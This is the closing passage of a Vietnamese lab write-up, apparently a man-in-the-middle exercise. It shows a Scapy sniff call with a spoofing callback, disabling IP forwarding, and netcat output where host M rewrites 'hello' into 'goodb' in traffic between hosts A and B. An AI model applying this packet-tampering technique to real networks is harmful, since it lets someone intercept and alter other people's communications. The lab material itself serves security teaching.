sniff(iface='eth0', filter='tcp', prn=tcp_spoof_pkt_netcat)
```

Sau đó phải tắt forwarding

```
root@991849fdc87a:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

Chạy chương trình :

```
^Croot@991849fdc87a:/volumes# ./Task3.py
[INFO] Starting sniffing...
[INFO] Packet from A to B
```

Sau đó gửi từ hello bên máy A

```
root@f371682736a2:/# nc 10.9.0.6 9090
hello
hello
hello
```

Bên máy M sẽ thấy:

```
[INFO] Packet from A to B
Original Payload: 'hello\n'
Modified Payload: 'goodb\n'
[INFO] Packet from B to A
```

Và bên máy B thì hello sẽ trở thành goodb:

```
root@866231fb7bd1:/# nc -lp 9090
hello
goodb
hello
```

HẾT